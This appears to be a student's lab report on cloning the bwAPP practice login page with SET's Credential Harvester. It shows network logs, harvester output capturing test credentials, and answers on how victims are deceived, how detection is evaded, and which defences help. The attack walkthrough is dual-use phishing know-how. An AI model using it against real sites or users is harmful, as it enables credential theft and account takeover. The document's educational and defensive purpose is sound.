The browser's developer tools are open, showing the HTML source code. The `<form>` element is highlighted, showing the `action="/login.php"` and `method="POST"` attributes. The form contains a `<button type="submit" name="form" value="submit">Login</button>`.

```
<!DOCTYPE html>
<html> scroll
  <head> ... </head>
  <body> overflow
    <header> ... </header>
    <div id="menu"> ... </div>
    <div id="main"> overflow
      <h1> ... </h1>
      <p> ... </p>
      <form action="/login.php" method="POST">
        <p> ... </p>
        <p> ... </p>
        <p> ... </p>
        <button type="submit" name="form" value="submit">Login</button>
      </form>
      <br>
    </div>
    <div id="sponsor_2"> ... </div> overflow
    <div id="side"> ... </div> overflow
    <div id="disclaimer"> ... </div> overflow
    <div id="bee"> ... </div> overflow
  </body>
</html>
```

html > body > div#main > form > p

Post method is pointed to /login.php, which means it sends data to server for verification

>>> Use browser developer tools to analyse network requests

Submit url of post request of cloned website:


The screenshot shows a web browser at the URL `https://bwapp.hakhub.net/login.php`. The page has an orange header with the text "bwAPP" and a bee icon, followed by "an extremely buggy web app!". Below the header is a navigation bar with links: "Login", "New User", "Info", "Talks & Training", and "Blog". At the bottom of the page, there is a license notice: "bwAPP is licensed under [CC BY-NC-ND] © 2014 MME BVBA / Follow @MME_n on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?".

The browser's developer tools are open, showing the "Network" tab. It displays a list of 22 network requests. The first request is a POST to `localhost/index.html`. The subsequent requests are GET requests to `bwapp.hakhub.net` for `login.php`, `stylesheet.css`, `html5.js`, `owasp.png`, `mk.png`, `zap.png`, `netspark.png`, `mme.png`, `netspark.gif`, `twitter.png`, `linkedin.png`, and `facebook.png`. The status of each request is shown in a green box with the number 200. The size and time taken for each request are also displayed.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	2.56 s	5.12 s
302	POST	localhost	index.html	document	html	1.48 KB	3.92 KB	36 ms		
200	GET	bwapp.hakhub.net	login.php	document	html	1.73 KB	3.92 KB	2570 ms		
200	GET	bwapp.hakhub.net	stylesheet.css	stylesheet	css	cached	6.34 KB	0 ms		
200	GET	bwapp.hakhub.net	html5.js	script	js	cached	0 B	0 ms		
200	GET	bwapp.hakhub.net	owasp.png	img	png	cached	16.59 KB	0 ms		
	GET	bwapp.hakhub.net	mk.png	img	png	10.96 KB (raced)	10.96 KB	0 ms		
200	GET	bwapp.hakhub.net	zap.png	img	png	cached	17.15 KB	0 ms		
200	GET	bwapp.hakhub.net	netspark.png	img	png	cached	1.84 KB	0 ms		
	GET	bwapp.hakhub.net	mme.png	img	png	14.14 KB (raced)	14.14 KB	0 ms		
	GET	bwapp.hakhub.net	netspark.gif	img	gif	11.69 KB (raced)	11.69 KB	0 ms		
	GET	bwapp.hakhub.net	twitter.png	img	png	2.83 KB (raced)	2.83 KB	0 ms		
	GET	bwapp.hakhub.net	linkedin.png	img	png	1.70 KB (raced)	1.70 KB	0 ms		
	GET	bwapp.hakhub.net	facebook.png	img	png	2.57 KB (raced)	2.57 KB	0 ms		

Summary: 22 requests, 638.66 KB / 223.34 KB transferred, Finish: 4.57 s, DOMContentLoaded: 2.12 s, load: 3.85 s

Submit url of post request of original website:



Q) How a vigilant user could identify the fake site?

Ans: A vigilant user needs to look at a few things in order to identify a fake website. These things include suspicious URLs, lookalike URLs, subtle UI inconsistencies like font-size and style, lacking HTTPS (no padlock symbol), etc. Other things include broken link, suspicious behaviour of links, redirecting to unexpected URLs, etc. Login form behaviour is also a method as fake websites can't verify login credentials and hence they repeatedly show errors or accept any credential without error.

Q) Explain what browser indicator (URL bar, padlock, certificate details) is most reliable for detecting a phishing site.

Ans: The most reliable indicator is the URL bar. This is because the URL bar shows the actual URL user is browsing. Malicious websites can have SSL certificates attached and hence they show padlock and use HTTPS. This means the data is encrypted in transmission but never means the site is authentic. Also, certificate details only show issuing authority and that encryption is in place. On the other hand, the URL bar shows the URL user is browsing and a subtle hint such as lookalike URL, extra words, hyphens, misspellings, unusual format, etc. Therefore, carefully verifying the exact domain in the URL bar is the most dependable method for identifying phishing attempts.

C. Credential Harvesting Demonstration

Terminal Output showing harvested data.

```
127.0.0.1 - - [16/Apr/2026 09:46:14] "POST /index.html HTTP/1.1" 302 -
127.0.0.1 - - [16/Apr/2026 09:47:02] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: login=testuser
POSSIBLE PASSWORD FIELD FOUND: password=testpass123
PARAM: security_level=0
PARAM: form=submit
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

127.0.0.1 - - [16/Apr/2026 09:55:51] "POST /index.html HTTP/1.1" 302 -
```

SET harvest log file:

```
root@kali:~# find /root/.set/ -type f
/root/.set/visits.file
/root/.set/bites.file
/root/.set/site.template
/root/.set/reports/2026-04-16 09:58:56.018769.xml
/root/.set/reports/files/logo.png
/root/.set/reports/files/rss.png
/root/.set/reports/files/style.css
/root/.set/reports/files/tweet.png
/root/.set/reports/files/main.png
/root/.set/attack_vector
/root/.set/set.options
/root/.set/web_clone/index.html.bak
/root/.set/web_clone/index.html
/root/.set/index.html
root@kali:~# ^C
root@kali:~# cat "/root/.set/reports/2026-04-16 09:58:56.018769.xml"
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
  bwapp.hakhub.net/login.php
  <url>      <param>login=testuser</param>
             <param>password=testpass123</param>
             <param>security_level=0</param>
             <param>form=submit</param>
  </url>
  <url>      <param>login=testuser</param>
             <param>password=testpass123</param>
             <param>security_level=0</param>
             <param>form=submit</param>
  </url>
</harvester>
root@kali:~#
```

Observation: After first submit on localhost, the original website overrides localhost and is redirected to the original website. This looks like a silent fail that makes users think of some error which they generally ignore.

Q) Describe the complete victim experience from click to redirect — what would the victim see and believe?

Ans: Once the victim click on the login button, the cloned website logs the data and either shows error in a prompt box which on clicking ok will redirect to original website, or it may silently send the user to the original site making user feel like there was some error in login and he will try again to login on the original site ignoring what had happened previously.

Q) If this were a real attack against a banking site, what is the worst-case impact of a successful credential harvest?

Ans: If this were a real attack against a banking site, the worst-case impact of a successful credential harvest is complete account takeover leading to financial and identity loss. An attacker could use the stolen credentials to log in, transfer funds, add new beneficiaries, or initiate unauthorized transactions, potentially draining the victim's account completely. Beyond immediate financial theft, the attacker could perform identity theft, open fraudulent accounts or loans, and reuse the credentials on other platforms (credential stuffing).

D. Detection, Prevention and Incident Response

Answer the following questions based on your lab experience:

1. What are three visual indicators in the browser that could help a user identify a cloned phishing site?

Ans: The three visual indicators of a cloned phishing site include:

- a) Suspicious URL/domain (eg: IP address or misspelled domain)
- b) Missing or misleading padlock (either no HTTPS or certificate not matching the real domain)
- c) Subtle inconsistencies in the UI such as font related differences.

2. How does SET's Credential Harvester avoid detection by the victim during and after the attack?

Ans: SET's credential harvester avoids detection by near-perfect cloning of the target website and then captures user credentials silently. After that, it logs the credentials and redirects the user to the original website. This makes the login appear as a normal failure to the user and prevents suspicion.

3. How would implementing HTTPS with a valid TLS certificate on the cloned site make detection significantly harder for a typical user?

Ans: If the cloned website uses HTTPS with a valid certificate, the browser will show a padlock icon which creates a false sense of security in the user's mind. Since most of the users trust the padlock and don't verify the domain name, it makes the phishing site appear legitimate and significantly reduces the chances of detection.

4. What network-level controls (DNS filtering, proxy inspection, SIEM alerts) could detect and block a credential harvesting attack before credentials are submitted?

Ans: Network level controls work at different levels and detect and block credential harvesting as per their configuration.

- a) **DNS filtering:** It blocks the access to known malicious domains preventing users from browsing or reaching known malicious sites.
- b) **Proxy Inspections:** It detects and blocks unusual phishing pages or unusual login requests preventing data from leaving the gateway.
- c) **SIEM alerts:** Tools like Splunk can flag abnormal traffic, suspicious domains, or credential submission patterns.
- d) **SSL/TLS Inspection:** It decrypts traffic to identify phishing activity even over HTTPS.

5. Compare the effectiveness of technical controls vs user security awareness training in defending against phishing attacks. Which provides more reliable long-term protection and why?

Ans: Comparison of the effectiveness of technical controls and user security:

Criteria	Technical Records	User Security Awareness Training
Nature	Automated Security mechanisms using firewalls, filters, etc.	It is a kind of human-based defence where trained people try to find inconsistencies in the network or data
Consistency	It is highly consistent ie; works similarly every time	Inconsistent and depend on the users and their training levels
Detection Capability	Can detect and block known and some unknown threats in real-time	Can identify suspicious behaviour if the user is alert, but not guaranteed
Bypass risk	Can be bypassed if advanced or zero-day attack took place	It can easily be bypassed if the user is careless or unaware of new threats.
Scalability	Easily scalable across large organizations	Requires new hiring, and regular training and awareness programs
Speed of Response	Instant detection and blocking	It is slower and depends on the capability of the user

Dependency	Doesn't rely on human decision making	Complete dependency on human decision
Cost over time	Initial set-up cost, but long term efficiency and benefit	Continuous training programs

Overall, Technical controls provide more reliable protection in the long run because they operate automatically, consistently, and scale very fast without much human judgement. It monitors and blocks threats in real-time making them a better line of defense compared to humans. Humans on the other hand need constant training in recognizing attacks, and also the human-error can't be eliminated completely. But also, the most effective strategy in real-world scenarios will be a combination of both in order to reap the benefits of best of both methods while countering the cons of each other.